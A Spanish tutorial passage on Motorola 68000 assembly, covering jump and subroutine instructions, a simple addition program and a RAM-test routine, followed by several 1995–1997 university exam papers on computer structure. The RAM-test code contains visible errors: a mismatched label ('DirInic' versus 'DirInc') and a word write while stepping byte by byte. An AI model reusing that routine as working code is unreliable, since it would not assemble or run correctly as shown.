JMP: (Jump) utiliza direccionamiento absoluto y su argumento es la dirección de comienzo de la siguiente instrucción a ejecutar y puede estar situada en cualquier parte del mapa de memoria.

STOP: para la ejecución del pograma de forma controlada y en el punto deseado.

NOP: (No Operation) no realiza absolutamente nada. Es una instrucción que no hace sino consumir tiempo, exactamente 4 ciclos de reloj. Puede parecer absurda la existencia de una instrucción así, pero tiene su justificación, como por ejemplo si se desea efectuar un pequeño retraso en la ejecución de un programa con el fin de sincronizar determinados acontecimientos, o cuando se desea reservar algunas posiciones del programa para poder intercalar nuevas instrucciones, etc.

8.- Instrucciones de manejo de subrutinas:

BSR y JSR: (Branch to Subrutine y Jump to Subrutine) el operando asociado con estas instrucciones debe ser la dirección de memoria en la que se comienza la subrutina, con direccionamiento absoluto para JSR, y relativo a PC para BSR. Al ejecutarse cualquiera de las dos instrucciones, se almacena automáticamente en la pila el valor del contador de programa en el momento anterior al salto, cuando su contenido apunta a la dirección de comienzo de la instrucción siguiente a JSR o BSR.
La subrutina debe tener como última instrucción a ejecutar **RTS** (Return from Subrutine) o **RTR** (Return and

Restore). Ambas recuperan de la pila el valor del contador del programa, lo que permite reanudar la ejecución del programa precisamente en el punto que había sido abandonado. La instrucción RTR también repone el CCR extrayendo una palabra de la pila inmediatamente antes de recuperar el PC. La subrutina debe llevar a la pila, justamente encima de las posiciones que contienen la posición de retorno, una palbra cuyos 5 bits menos significativos serán llevados al CCR al ejecutarse RTR, que puede ser una copia del CCR al entrar en la subrutina, o cualquier otro valor.

Capitulo 7

Programación en ASM Motorola

1.- Una simple suma:

Con este sencillo programa podremos ver como funciona el Asm68k, para realizar una sencilla suma:

```
PRINCIPAL   ORG     $1000     ;comienza en la direccion $1000
            MOVE.L  #25,D0    ;pone 25 en D0
            MOVE.L  #12,D1    ;pone 12 en D1
            MOVE.L  D0,D2     ;pone el contenido de D0 en D2
            ADD.L   D1,D2     ;suma el contenido de D1 con D2
FIN         MOVE.B  #228,D7   ;finaliza la simulación
            TRAP    #14
            END
```

2.- Prueba de la memoria RAM:

Se pretende detectar fallos en la memoria RAM, teniendo conocimiento de la posición exacta en que se produce el fallo. Una memoria RAM averiada puede entregar, bien un 0, bien un 1 en el bit que esta fallando, por lo que debemos efectuar una doble comprobación:

- se escribe $00 en un byte
- se comprueba que se lee $00
- se escribe $FF en un byte
- se comprueba que se lee $FF

Si las operaciones de lectura no proporcionan un dato igual al que previamente se ha descrito, se habrá detectado un fallo. Esto se puede comprobar con el siguiente programa.

Queda pendiente el desarrollo de una subrutina, llamada aviso.

VERMEM.ASM
Verificación de un bloque de memoria

```
            absolute
            org         $25000
Longitud    EQU         $FFF        ;tamaño del bloque a verificar
DirInic     EQU         $26000      ;dirección inicial del bloque
main        move.w      #Longitud,D0
            move.l      #DirInc,A1
            bsr         VerMem      ;llama a la rutina
final       bra.s       final
```

* VerMem = Verifica el funcionamiento de un bloque de memoria
* A1 = Dirección inicial del bloque de memoria
* D0 = Longitud en bytes de dicho bloque (Word)
* Si hay fallo llama a una subrutina que genera un aviso.
* La dirección que produce el fallo es el contenido de A1 al hacer la llamada.

```
VerMem      move.w      #0,(A1)         ;Escribe un 0 en memoria
            tst.b       (A1)            ;Lee y compara
            bne         fallo           ;Si no es cero, hay fallo
            move.b      #$FF,(A1)       ;Escribe $FF en memoria
            cmpi.b      #$FF,(A1)+      ;Lee, compara y apunta a
                                        ;la siguiente posición
            bne         fallo1          ;Si no es $FF, hay fallo
            dbf         D0,VerMem       ;Repite hasta completar bloque
            bra         salir
fallo1      subq.l      #1,A1           ;A1=Dirección de fallo
fallo       jsr         Aviso
            addq.l      #1,A1           ;Siguiente dirección a verificar
            dbf         D0,VerMem       ;Actualiza nºordm; de posiciones y
                                        ;si no era la última continua
salir       rts
            end
```

Capitulo 8

Examenes

Tipo examen: **C**
Fecha: **9-Septiembre-1997**

TEST (4 puntos)

1.- Indicar cual de las siguientes afirmaciones en relación con la descripción funcional de un computador es CIERTA:

a) La Unidad de Control de un computador se encuentra formada por dos elementos funcionales básicos: el controlador y la interfase.
b) Existen tres grupos básicos de elementos funcionales en un computador: los de almacenamiento, los de operaciones y los de búsqueda.
c) Cada operación elemental comprende un conjunto formado por uno o más fases de instrucción.
d) Habitualmente aparecen tres buses en la estructura básica de cualquier computador: el bus de datos, el bus de direcciones y el bus de control.

2.- Los códigos alfanuméricos más usuales se caracterizan en general por:

a) Incluyen todos los símbolos que aparecen en el teclado de un computador.
b) Utilizan un sistema de codificación que suele ser por campos.
c) Emplean un número de bits para codificar un carácter que suele estar entre 16 y 32.
d) Excluir, siempre que sea posible, la representación de las letras mayúsculas.

3.- Indique cual de los siguientes NO se corresponde con ninguno de los grupos de instrucciones establecidos en la clasificación de Fairclough:

a) Movimientos o transferencias de datos.
b) Aritméticos.
c) De operaciones en código BCD.
d) De bit.

4.- El dispositivo que se utiliza para introducir imágenes contenidas en un plano, tales como dibujos y fotografías, en la memoria de un computador se denomina:

a) Scanner.
b) Tableta digitalizadora.
c) Lápiz óptico.
d) Modem.

5.- Los denominados computadores sistólicos son un caso especial de arquitectura:

a) MISD.
b) SISD.
c) MIMD.
d) SIMD.

6.- Indique cual de los siguientes bloques NO forma parte de la estructura básica de un computador analógico:

a) Unidad de Control.
b) Unidad Aritmético Lógica.
c) Bloque de cálculos.
d) Panel de control.

7.- Indique cual de los siguientes NO pertenece al conjunto de modos de direccionamiento del M68000:

a) Relativo a registro con postincremento.
b) Relativo a registro con índice.
c) Mediante registro con índice.
d) Mediante registro.

8.- Cuando el traductor permanece en el propio computador que ejecuta el programa ejecutable se denomina:

a) Ensamblador monofásico.
b) Ensamblador residente.
c) Ensamblador cruzado.
d) Macroensamblador.

9.- De los sistemas de numeración posicional de dígitos con signo se puede decir:

a) Para representar cantidades tanto positivas como negativas es preciso añadir un signo al número.
b) Cumplen el teorema fundamental de la numeración y por tanto, para una cantidad dada, sólo existe una única representación posible.
c) Se caracteriza por utilizar una base negativa.
d) Una misma cantidad puede ser representada mediante distintas cadenas de dígitos.

10.- Indique cual de las siguientes características NO se corresponde con el direccionamiento indirecto:

a) No se requieren cálculos previos para conocer la dirección final.
b) Son necesarios dos ciclos de memoria (aparte del de la fase de búsqueda) para acceder al objeto.
c) Permite una gran capacidad de direccionamiento al poderse utilizar todos los bits de la palabra de memoria como dirección.
d) La instrucción contiene la dirección de memoria exacta sin compactar en que se encuentra el objeto.

PROBLEMA 1 (2 puntos)

1.- (1 punto) Codificar en el formato de coma flotante estándar IEEE 754 de 32 bits el número decimal **-2'5675 * 10^{15}**.

2.- (1 punto) Determinar la cantidad decimal que representa la combinación hexadecimal **B7890000**, suponiendo que se trata de un número codificado en el mismo estándar IEEE 754 de 32 bits.

PROBLEMA 2 (4 puntos)

Diseñar una subrutina en ensamblador del M68000 para determinar si un año es o no bisiesto. Un año puede codificarse como un número entero sin signo en 16 bits. Como se sabe, un año es bisiesto si es divisible entre 4 pero no entre 100, excepto aquellos años que son divisibles entre 400, que sí son bisiestos.
La subrutina recibirá como parámetro el año en cuestión en la palabra menos significativa del registro D1, y devolverá en el registro D0 un valor igual a 1 si el año es bisiesto, e igual a 0 si no lo es.
Seguir el procedimiento indicado a continuación:

1.- (0'5 puntos) Especificar los argumentos de la subrutina mencionados en el enunciado.
2.- (0'5 puntos) Realizar una descripción textual del algoritmo propuesto (máximo 10 líneas).
3.- (1 punto) Describir por pasos el algoritmo propuesto, indicando las constantes y las variables intermedias utilizadas.
4.- (2 puntos) Codificar la subrutina en ensamblador del M68000, comentando adecuadamente las sentencias utilizadas y haciendo referencia a los pasos del algoritmo indicados en el apartado 3.

INGENIERÍA TÉCNICA en INFORMÁTICA de SISTEMAS y de GESTIÓN
ASIGNATURA: ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I
CURSO: 95/96 FECHA: 30 de Enero de 1996 HORA: 11.30 **DURACIÓN TOTAL: 2 horas**
CÓDIGO CARRERA: **CÓDIGO ASIGNATURA**: **CONVOCATORIA**: FEBRERO 1ª PP. **TIPO DE EXAMEN**: A
SISTEMAS= 40 SISTEMAS= 104 **SEMANA**: 1ª SEMANA
GESTIÓN = 41 GESTIÓN= 104

ESTE EXAMEN CONSTA DE DOS HOJAS
LOS ENUNCIADOS DE LOS PROBLEMAS FIGURAN EN UNA HOJA APARTE

ES NECESARIO ENTREGAR ESTA HOJA DE ENUNCIADOS.

MATERIAL PERMITIDO DURANTE LA REALIZACIÓN DEL EXAMEN:

· **Addenda de Estructura y Tecnología de Computadores I.**
· **Calculadora no programable.**

PREGUNTAS TIPO TEST (puntuación máxima: 4 puntos).

El test es ELIMINATORIO. Mínimo necesario para aprobar el test: 6 aciertos.
La solución a las preguntas del test se marcará en el espacio RESPUESTAS en el reverso de esta hoja.
Sólo hay una respuesta correcta en cada pregunta.
LAS RESPUESTAS EQUIVOCADAS O EN BLANCO **NO** PENALIZAN.

---

1. La conversión de una señal digital en analógica admite:
a) Una única solución.
b) Un número finito de soluciones.
c) Infinitas soluciones.
d) Ninguna de las anteriores es cierta.

2. ¿Qué es el rango de un sistema de representación?
a) La cantidad obtenida de restar los valores extremos representables en el mismo.
b) El número de valores diferentes que permite representar.
c) El conjunto de cantidades representables en el mismo.
d) El número de valores diferentes representables sin contar el signo.

3. Los códigos de corrección de errores basados en la repetición de la información un cierto número de veces son códigos:
a) De paridad.
b) De Hamming.
c) Mayoritarios.
d) Diferenciales.

4. Indicar cuál de las siguientes afirmaciones relativas a la ejecución de instrucciones de un computador es falsa:
a) Cada instrucción se ejecuta realizando una secuencia de operaciones elementales más rudimentarias.
b) Cada operación elemental requiere la activación de una o varias señales de control.
c) En cada período de reloj, el secuenciador determina qué señales de control permanecen activas.
d) Todas las operaciones elementales tienen una duración igual a un ciclo de reloj.

5. Cuál de las siguientes afirmaciones es falsa:
a) El direccionamiento indexado se utiliza principalmente para recorrer estructuras de datos de tipo vector o tabla.
b) El direccionamiento con preincremento es una combinación del modo indirecto e indexado.
c) En el direccionamiento relativo a pila el puntero se encuentra en un registro específico del computador denominado puntero de pila (PP).
d) En el direccionamiento relativo al contador de programa el objeto se encuentra próximo a la zona de programa.

6. El juego de instrucciones de un computador es completo cuando:
a) Contiene instrucciones de todos los tipos establecidos en la clasificación de Fairclough.
b) Con él se puede calcular cualquier tarea computable en un tiempo mínimo.
c) Consigue una alta velocidad de cálculo sin complicar en exceso la U.C.P.
d) Ninguna de las anteriores.

7. En un disco flexible:
a) Las pistas exteriores contienen más datos que las interiores, pues disponen de mayor longitud de grabación.
b) Las distintas pistas tienen diferente número de sectores, según la distancia a que se hallan del centro.
c) Los datos grabados en una pista exterior están a mayor distancia entre sí que los grabados en una pista más interior.

d) Para que la cabeza lectora lea un dato ubicado en una posición determinada, ha de leer previamente todos los datos que están grabados delante de él en su misma pista.

8. En relación a los anchos en un computador, puede afirmarse que:
a) El ancho de banda de la memoria es el número de bytes que hay en una palabra de memoria.
b) El ancho de palabra de un computador es el número de bits que procesa en paralelo el computador.
c) El ancho de palabra de un computador es igual al ancho de banda de la memoria.
d) El ancho de palabra de un computador coincide siempre con el ancho del bus de direcciones.

9. Indicar cuál de las siguientes afirmaciones es cierta:
a) El lenguaje ensamblador no puede considerarse un lenguaje simbólico.
b) El lenguaje ensamblador es un caso típico de lenguaje orientado al problema.
c) Una característica fundamental del lenguaje ensamblador es que permite la transportabilidad de programas entre diversos tipos de computadores.
d) La misión de un lenguaje ensamblador es simplificar la programación de un determinado computador, manteniendo un control directo sobre la arquitectura del mismo.

10. Un programa es autorreubicable cuando:
a) Todos los direccionamientos que realiza son relativos.
b) Todos los módulos que lo componen comienzan con una sentencia *ORG*.
c) Sólo utiliza direcciones absolutas.
d) Todas las instrucciones que deben ser modificadas aparecen debidamente marcadas en el programa objeto correspondiente.

INGENIERÍA TÉCNICA en INFORMÁTICA de SISTEMAS y de GESTIÓN
ASIGNATURA: ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I
CURSO: 95/96 FECHA: 30 de Enero de 1996 HORA: 11.30 FEBRERO 1ª SEMANA

ESTE EXAMEN CONSTA DE DOS HOJAS
EL TEST ELIMINATORIO FIGURA EN UNA HOJA APARTE

PROBLEMAS (puntuación máxima total: 6 puntos).

La solución a los problemas se entregará en hojas aparte proporcionadas por el Tribunal de exámenes.

PROBLEMA 1 (puntuación máxima: 2 puntos)

Por una línea de transmisión se desea enviar la palabra *Carpeta* en código ASCII de 7 bits.

a) Generar los códigos de paridad longitudinal y transversal correspondientes a dicha palabra utlizando el operador de OR exclusivo (paridad par).

b) Calcular el mínimo número de bits de paridad que sería necesario para representar la palabra *Carpeta* completa en código de Hamming. ¿Cuántos bits se ahorran en este caso en relación a los empleados en el apartado **a)**?

PROBLEMA 2 (puntuación máxima: 4 puntos)

Dados el centro (x_c,y_c) y el radio r de una circunferencia, conoceremos la posición de un punto $Z(x,y)$ en relación a la misma a través de las

siguientes desigualdades:

· Si $(x - x_c)^2 + (y - y_c)^2 < r^2$, el punto es interior a la circunferencia.

· Si $(x - x_c)^2 + (y - y_c)^2 = r^2$, el punto pertenece a la circunferencia.

· Si $(x - x_c)^2 + (y - y_c)^2 > r^2$, el punto es exterior a la circunferencia.

Diseñar una subrutina en ensamblador del M68000 que reciba las coordenadas del centro y el radio de una circunferencia en los registros *D0*, *D1* y *D2* respectivamente, y diga la posición relativa de un punto *Z*, cuyas coordenadas se reciben en los registros *D3* y *D4*, respecto a la misma.

Todos los datos son números enteros de 16 bits positivos o negativos y almacenados en complemento a 2. Suponer que en ningún caso se producirá desbordamiento en las operaciones aritméticas realizadas. La subrutina devolverá en el byte menos significativo del registro *D5* el carácter "I" en ASCII si el punto *Z* es interior, el carácter "E" si es exterior, o el carácter "P" si está sobre la circunferencia.

Seguir el procedimiento indicado a continuación:

1) Especificar los argumentos de la subrutina mencionados en el enunciado.
2) Realizar una descripción textual del algoritmo propuesto (máximo 10 líneas).
3) Describir por pasos el algoritmo propuesto, indicando las constantes y las variables intermedias utilizadas.
4) Codificar la subrutina en ensamblador del M68000, comentando adecuadamente las sentencias utilizadas y haciendo referencia a los pasos del algoritmo indicados en el apartado 3.

INGENIERÍA TÉCNICA en INFORMÁTICA de SISTEMAS y de GESTIÓN
ASIGNATURA: ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I
CURSO: 95/96 FECHA: 13 de Febrero de 1996 HORA: 11.30 **DURACIÓN TOTAL: 2 horas**
CÓDIGO CARRERA: **CÓDIGO ASIGNATURA**: **CONVOCATORIA**: FEBRERO 1ª PP. **TIPO DE EXAMEN**: E

SISTEMAS= 40 SISTEMAS= 104 **SEMANA**: 2ª SEMANA
GESTIÓN = 41 GESTIÓN= 104

ESTE EXAMEN CONSTA DE DOS HOJAS
LOS ENUNCIADOS DE LOS PROBLEMAS FIGURAN EN UNA HOJA APARTE

ES NECESARIO ENTREGAR ESTA HOJA DE ENUNCIADOS.

MATERIAL PERMITIDO DURANTE LA REALIZACIÓN DEL EXAMEN:
· Addenda de Estructura y Tecnología de Computadores I.
· Calculadora no programable.

PREGUNTAS TIPO TEST (puntuación máxima: 4 puntos).
El test es ELIMINATORIO. Mínimo necesario para aprobar el test: 6 aciertos.
La solución a las preguntas del test se marcará en el espacio RESPUESTAS en el reverso de esta hoja.
Sólo hay una respuesta correcta en cada pregunta.
LAS RESPUESTAS EQUIVOCADAS O EN BLANCO **NO** PENALIZAN.

---

1. Indicar cuál de las siguientes afirmaciones es CIERTA:
a) Si el período de muestreo es suficientemente pequeño, el proceso de conversión AD no supone pérdida de información.
b) Si se aumenta el período de muestreo se incrementa el error de conversión AD.
c) Nunca hay pérdida de información en un proceso de conversión AD, con independencia del período de muestreo.
d) Las tres anteriores son falsas.

2. En complemento a dos:
a) Al sumar dos números de distinto signo puede producirse desbordamiento.

b) Al restar dos números de distinto signo puede producirse desbordamiento.
c) Al sumar dos números negativos, hay que restar un uno para obtener el resultado correcto.
d) Al sumar un número positivo a otro negativo siendo el módulo del negativo mayor que el del positivo, hay que sumar un uno para obtener el resultado correcto.

3. Indicar cuál de las siguientes afirmaciones es cierta:
a) La distancia de un código coincide con el número de bits erróneos que se pueden detectar en una combinación cualquiera del mismo.
b) Si a un código denso se le añade un bit de paridad, su distancia pasa a ser 2.
c) La distancia en un código detector de errores puede ser 1.
d) Los códigos de Hamming son códigos correctores de errores de distancia 2.

4. De los mecanismos de E/S se puede decir que:
a) Para transferencias de grandes bloques de datos, la E/S controlada por programa es siempre más eficiente que el DMA.
b) En la E/S controlada por interrupciones, el periférico interrumpe a la UCP, y es él mismo quien se encarga de realizar la transferencia de los datos.
c) En la E/S por DMA, es preciso que la interfase de DMA conozca cuál es el tamaño del bloque de datos que se desea transferir, así como la dirección de origen del bloque en memoria.
d) Se utilizan para comunicar periféricos entre sí.

5. Indicar cuál de las siguientes afirmaciones es cierta:
a) En el direccionamiento indirecto son necesarios dos ciclos de memoria para obtener el objeto buscado.
b) El direccionamiento mediante registro significa que existe un registro que contiene la dirección del objeto buscado.
c) Un direccionamiento indexado requiere el mismo número de accesos a memoria que un direccionamiento indirecto preindexado.
d) En un direccionamiento relativo a registro base, éste suele incrementarse o decrementarse antes o después de acceder al objeto.

6. Cuál de las siguientes no es una característica general de los formatos de instrucción de un computador:
a) El computador debe poseer uno o unos pocos formatos para acomodar todas sus instrucciones.
b) Los formatos han de ser sistemáticos.
c) Los tamaños de los formatos suelen amoldarse a la longitud de palabra de memoria del computador.
d) Los campos del mismo tipo deben tener longitud variable y colocarse en posiciones diferentes para facilitar la compactación de las instrucciones.

7. Indicar cuál de las siguientes afirmaciones relativas a los discos magnéticos es falsa:
a) El disco es un periférico de salida que permite el almacenamiento masivo de datos.
b) El disco es un dispositivo de almacenamiento magnético de acceso directo.
c) El disco tendrá tantas pistas como paradas en posiciones fijas pueda realizar el brazo de la cabeza lectora.
d) La información está grabada en cada pista en paquetes completos de datos denominados sectores.

8. Indicar cuál de las siguientes afirmaciones es cierta:
a) Los computadores segmentados funcionan bajo un esquema de paralelismo explícito.
b) En la arquitectura MIMD existe un único flujo de datos que atraviesa múltiples procesadores.
c) La arquitectura clásica de von Neumann es un ejemplo de arquitectura SISD.
d) Los procesadores matriciales tienen una arquitectura de tipo MISD.

9. ¿Qué se entiende por lenguaje base?
a) El lenguaje en que se escribe el traductor de otro lenguaje.
b) El código resultante de la traducción y que se encuentra dispuesto para su ejecución en un determinado computador.
c) El lenguaje simbólico empleado por el programador para representar y codificar un problema.
d) El lenguaje que permite introducir y corregir textos en el computador.

10. En el modelo de memoria del M68000 no se cumple lo siguiente:
a) Las únicas direcciones permitidas para una operación de lectura de un dato de tamaño palabra son las direcciones pares.
b) El máximo tamaño de memoria principal que se puede utilizar es 2^{24}.
c) La memoria está organizada de forma que a cada byte le corresponde biunívocamente una dirección.
d) Una palabra direccionada por el valor *i* se almacena con el byte menos significativo en la dirección *i* y el byte más significativo en la dirección

i+1.

INGENIERÍA TÉCNICA en INFORMÁTICA de SISTEMAS y de GESTIÓN
ASIGNATURA: ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I
CURSO: 95/96 FECHA: 13 de Febrero de 1996 HORA: 11.30 FEBRERO 2ª SEMANA

ESTE EXAMEN CONSTA DE DOS HOJAS
EL TEST ELIMINATORIO FIGURA EN UNA HOJA APARTE

PROBLEMAS (puntuación máxima total: 6 puntos).

La solución a los problemas se entregará en hojas aparte proporcionadas por el Tribunal de exámenes.

PROBLEMA 1 (puntuación máxima: 2 puntos)

Indicar el equivalente decimal de los siguientes números representados en el formato IEEE 754 de 32 bits (nótese que se expresan de forma compacta en hexadecimal):
a) 804B0000
b) 42378000

PROBLEMA 2 (puntuación máxima: 4 puntos)

El logaritmo por defecto en base n de un número X es el mayor entero p tal que $n^p \leq X$. Por ejemplo, el logaritmo por defecto en base 10 del número 9 es 0, el de 85 es 1, el de 277 es 2, etc.

Diseñar una subrutina en ensamblador del M68000 que reciba como parámetros sendos números n y X y calcule el logaritmo por defecto en base n del número X. Los números n y X son enteros positivos de 16 bits representados en binario sin signo, y se encuentran almacenados en los registros *D0* y *D1* respectivamente. La subrutina devolverá el valor calculado en el registro D2. Suponer que $X > 0$, y que siempre se cumplirá que $n^p < 2^{16}$, o sea, que n^p siempre cabrá en un número de 16 bits.

Seguir el procedimiento indicado a continuación:

1) Especificar los argumentos de la subrutina mencionados en el enunciado.
2) Realizar una descripción textual del algoritmo propuesto (máximo 10 líneas).
3) Describir por pasos el algoritmo propuesto, indicando las constantes y las variables intermedias utilizadas.
4) Codificar la subrutina en ensamblador del M68000, comentando adecuadamente las sentencias utilizadas y haciendo referencia a los pasos del algoritmo indicados en el apartado 3.

INGENIERÍA TÉCNICA en INFORMÁTICA de SISTEMAS y de GESTIÓN
ASIGNATURA: ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I
CURSO: 95/96 FECHA: 3 de Septiembre de 1996 HORA: 11.30 **DURACIÓN: 2 horas**

CÓDIGO CARRERA:	**CÓDIGO ASIGNATURA**:	**CONVOCATORIA**: SEPBRE. 1ª PP.	**TIPO DE EXAMEN**: A
SISTEMAS= 40	SISTEMAS= 104	**SEMANA**: 1ª SEMANA	
GESTIÓN = 41	GESTIÓN= 104	EXAMEN ORIGINAL	

ESTE EXAMEN CONSTA DE DOS HOJAS
LOS ENUNCIADOS DE LOS PROBLEMAS FIGURAN EN UNA HOJA APARTE

ES NECESARIO ENTREGAR ESTA HOJA DE ENUNCIADOS.

MATERIAL PERMITIDO DURANTE LA REALIZACIÓN DEL EXAMEN:

- **Addenda de Estructura y Tecnología de Computadores I.**
- **Calculadora no programable.**

PREGUNTAS TIPO TEST (puntuación máxima: 4 puntos).

El test es ELIMINATORIO. Mínimo necesario para aprobar el test: 6 aciertos.
La solución a las preguntas del test se marcará en el espacio RESPUESTAS en el reverso de esta hoja.
Sólo hay una respuesta correcta en cada pregunta.
LAS RESPUESTAS EQUIVOCADAS O EN BLANCO **NO** PENALIZAN.

---

1. Los elementos principales de un computador digital son
a) Unidad aritmético-lógica, unidad de memoria y unidad de entrada-salida.
b) Unidad de control de programa, unidad aritmético-lógica y unidad de memoria.
c) Unidad central de proceso, instrucciones y datos.
d) Unidad central de proceso, unidad de memoria y unidad de entrada-salida.

2. El valor del número binario 10110111 es -55, suponiendo que está representado en:
a) Complemento a 1.
b) Complemento a 2.
c) Módulo y signo.
d) Exceso a 2^7.

3. El formato IEEE 754 para representación en números en coma flotante:
a) Es un formato normalizado de comparación rápida.
b) Representa la mantisa en complemento a 2.
c) El exponente se representa en exceso a 2^{n-1}, siendo *n* el número de bits empleados para almacenar dicho exponente, según las diferentes precisiones disponibles.
d) Tiene un bit implícito, que constituye la parte entera de la mantisa, y que siempre es el complementario del bit de signo.

4. La codificación de Hamming:
a) Se utiliza para representar números reales.
b) Permite corregir errores en dos bits.
c) Tiene una distancia mínima de dos.
d) Permite detectar errores de dos bits.

5. Indicar cuál de las siguientes afirmaciones es FALSA:
a) Las señales de gobierno del operador son de pulso.
b) Las señales de carga de registros son de pulso.
c) Las señales de selección del bus, es decir, las que permiten el envío de la información de un registro concreto al bus, son de nivel.
d) Las señales que marcan los ciclos de memoria, tanto de lectura como de escritura, son de nivel.

6. Indicar cuál de las siguientes afirmaciones es FALSA:
a) El direccionamiento relativo a registro base permite fácilmente a los sistemas operativos realizar la reubicación de programas de usuario.
b) En el direccionamiento relativo a contador de programa, es preciso tener en cuenta que el CP se ha incrementado antes de calcular la dirección del objeto referenciado.
c) En el direccionamiento relativo a registro, la dirección del objeto se obtiene mediante la concatenación del contenido del registro y la del campo de dirección, que contiene un cierto desplazamiento.
d) En el direccionamiento relativo a pila, el campo de desplazamiento es muy pequeño, e incluso a veces ni siquiera existe.

7. Una empresa fabricante de hardware desea fabricar discos duros de 1406’25 Mbytes de capacidad. Esta empresa dispone de platos de doble cara que contienen 1200 pistas por cada cara, cada una de las cuales tiene 100 sectores. Dado que cada sector tiene 512 bytes, y teniendo en cuenta que la cara superior del primer plato y la inferior del último no se utilizan, ¿cuántos platos serán necesarios para que el disco alcance la capacidad deseada?

a) 7 platos.
b) 9 platos.
c) 11 platos.
d) 13 platos.

8. La paginación para utilizar memoria virtual:
a) Permite dividir la memoria en bloques de cualquier tamaño.
b) Consiste en dividir los programas en bloques de tamaños parecidos.
c) Consiste en dividir la memoria física y lógica en bloques regulares.
d) Consiste en añadir una memoria auxiliar de alta velocidad.

9. Cuál de las siguientes NO es una función del programa cargador:
a) Tomar varios módulos de código objeto, y enlazarlos para que formen un código objeto ejecutable listo para su reubicación.
b) Copiar el código objeto en las posiciones de memoria donde residirá durante su ejecución.
c) Reasignar las direcciones contenidas en el programa para que se ajusten a las direcciones en que ha sido cargado.
d) Lanzar la ejecución del programa recién cargado.

10. Indicar cuál de las siguientes afirmaciones acerca de los ensambladores (traductores) de dos fases es CIERTA:
a) En la primera fase de ensamblado, cuando aparece una etiqueta en el programa fuente, el traductor la incorpora a la tabla de códigos, asociándole el valor del contador de dirección de ensamblado.
b) El traductor evalúa los operandos de las instrucciones en la segunda fase ayudándose de la tabla de códigos, construida en la fase anterior.
c) No es necesario que el traductor calcule la longitud de las instrucciones en la primera fase de ensamblado.
d) En la segunda fase, las etiquetas presentes en el programa fuente pueden ignorarse.

INGENIERÍA TÉCNICA en INFORMÁTICA de SISTEMAS y de GESTIÓN
ASIGNATURA: ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I
CURSO: 95/96 FECHA: 3 de Septiembre de 1996 HORA: 11.30 **DURACIÓN: 2 horas**

ESTE EXAMEN CONSTA DE DOS HOJAS
EL TEST ELIMINATORIO FIGURA EN UNA HOJA APARTE

PROBLEMAS (puntuación máxima total: 6 puntos).

La solución a los problemas se entregará en hojas aparte proporcionadas por el Tribunal de exámenes.

PROBLEMA 1 (puntuación máxima: 2 puntos)

Supóngase que el computador elemental desarrollado en el capítulo 7 de las Unidades Didácticas posee un conjunto de instrucciones aritméticas de dos operandos del tipo *ADD Rj,desp(Ri)*, donde:

- El primer operando es accesible mediante direccionamiento directo a registro, siendo *Rj* uno de los registros del banco.
- El segundo operando se encuentra referenciado mediante un direccionamiento relativo a registro, siendo *Ri* un registro del banco, y *desp* un desplazamiento.

La instrucción *ADD* realiza la suma de los dos operandos referenciados, y deja el resultado en el primer operando, o sea, en el registro *Rj*.

Supóngase también que el ancho de los registros, buses, operador y memoria es de 16 bits, y que en un momento dado el contenido de los registros *R1* y *R2* es (R1)=$A025 y (R2)=$0528 respectivamente. Además, la memoria es de 64 Kpalabras, y el contenido de las posiciones de memoria a partir de la $A000 es exactamente el inverso de su dirección expresada en binario (por ejemplo, ($A000)=$0005, ($B427)=$E42D, etc). En ese momento se ejecuta la instrucción ***ADD R2,$34(R1)***. Se pide:

a) (1 punto) Suponiendo que la instrucción se encuentra totalmente contenida en *RI* y ya ha sido decodificada, enumerar cuáles son las acciones necesarias para colocar el segundo operando en el registro temporal *RO1*, indicando las señales que deberán ser activadas en cada paso.

b) (1 punto) Calcular:

- La dirección donde se encuentra el segundo operando de la instrucción.
- El valor en hexadecimal del segundo operando de la instrucción.
- El contenido final, en hexadecimal, del registro *R2*.

PROBLEMA 2 (puntuación máxima: 4 puntos)

Diseñar una subrutina en ensamblador del microprocesador M68000 que, dado un dato de tamaño palabra (16 bits), inspeccione los bits que lo componen y contabilice cuántos de entre ellos se encuentran a 1. El dato de entrada se proporciona en la palabra menos significativa del registro *D0*. La subrutina devolverá el número de bits a 1 en el byte menos significativo del registro *D1*.

Seguir el procedimiento indicado a continuación:

1) (0'5 puntos) Especificar los argumentos de la subrutina mencionados en el enunciado.
2) (0'5 puntos) Realizar una descripción textual del algoritmo propuesto (máximo 10 líneas).
3) (1 punto) Describir por pasos el algoritmo propuesto, indicando las constantes y las variables intermedias utilizadas.
4) (2 puntos) Codificar la subrutina en ensamblador del M68000, comentando adecuadamente las sentencias utilizadas y haciendo referencia a los pasos del algoritmo indicados en el apartado 3.

INGENIERÍA TÉCNICA en INFORMÁTICA de SISTEMAS y de GESTIÓN

ASIGNATURA: ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I

CURSO: 95/96 FECHA: 7 de Septiembre de 1996 HORA: 16.00 **DURACIÓN: 2 horas**

CÓDIGO CARRERA:	**CÓDIGO ASIGNATURA**:	**CONVOCATORIA**: SEPBRE. 1ª PP.	**TIPO DE EXAMEN**: E
SISTEMAS= 40	SISTEMAS= 104	**SEMANA**: 2ª SEMANA	
GESTIÓN = 41	GESTIÓN= 104	EXAMEN DE RESERVA	

ESTE EXAMEN CONSTA DE DOS HOJAS
LOS ENUNCIADOS DE LOS PROBLEMAS FIGURAN EN UNA HOJA APARTE

ES NECESARIO ENTREGAR ESTA HOJA DE ENUNCIADOS.

MATERIAL PERMITIDO DURANTE LA REALIZACIÓN DEL EXAMEN:

- **Addenda de Estructura y Tecnología de Computadores I.**
- **Calculadora no programable.**

PREGUNTAS TIPO TEST (puntuación máxima: 4 puntos).

El test es ELIMINATORIO. Mínimo necesario para aprobar el test: 6 aciertos.
La solución a las preguntas del test se marcará en el espacio RESPUESTAS en el reverso de esta hoja.
Sólo hay una respuesta correcta en cada pregunta.
LAS RESPUESTAS EQUIVOCADAS O EN BLANCO **NO** PENALIZAN.

---

1. Dado un número negativo expresado en complemento a 2 con *n* bits, su ampliación a *m* bits (con *m*>*n*) se realiza añadiendo entre el bit de signo y el siguiente:

a) (*m*-*n*) ceros.
b) (*m*-*n*) unos.
c) (*m*-*n*) veces repetido el bit siguiente al de signo.
d) (*m*-*n*) veces repetido el complemento del bit siguiente al de signo.

2. Indicar cuál de las siguientes afirmaciones es cierta:
